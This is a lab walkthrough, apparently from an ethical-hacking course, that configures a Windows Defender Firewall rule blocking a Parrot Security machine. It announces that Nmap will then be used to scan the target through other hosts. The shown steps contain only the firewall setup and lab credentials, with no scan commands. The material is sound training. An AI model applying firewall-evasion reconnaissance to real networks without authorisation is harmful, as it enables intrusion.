In this scenario, consider an admin has written certain Windows Firewall rules to block your system from reaching one of the machines in the network. You will be taught to use Nmap in such a way that you can perform recon on the target using other active machines on the network and identify the services running on the machine along with their open ports.

1. Turn on all the virtual machines (**Windows 11**, **Windows Server 2022**, **Windows Server 2019**, **Parrot Security**, **Ubuntu** and **Android**).
2. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.
3. Open the **Control Panel**; navigate to **System and Security** → **Windows Defender Firewall** and click **Use recommended settings** to turn on Firewall.



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

4. Now, you can see that the Firewall is enabled in the **Windows 11** machine. Click the **Advanced settings** link in the left pane.



5. The **Windows Defender Firewall with Advanced Security** window appears; here, we are going to create an **inbound rule**. Select Inbound Rules in the left pane and click **New Rule** under **Actions**.



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

6. The **New Inbound Rule Wizard** appears. In the **Rule Type** section, choose the **Custom** radio button to create a custom inbound rule and click **Next**.



7. In the **Program** section, leave the settings to default and click **Next**.



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
8. In the **Protocol and Ports** section, leave the settings to default and click **Next**.
9. In the **Scope** section, choose the **These IP addresses** radio button under **Which remote IP addresses does this rule apply to?**, and then click **Add**.



10. The **IP Address** pop-up appears; type the IP address of the **Parrot Security** machine and click **OK** (here, the IP address of **Parrot Security** machine is **10.10.1.13**).

11. Click **Next** in the **Scope** section once the IP address has been added.
12. In the **Action** section, choose the **Block the connection** radio button and click **Next**.

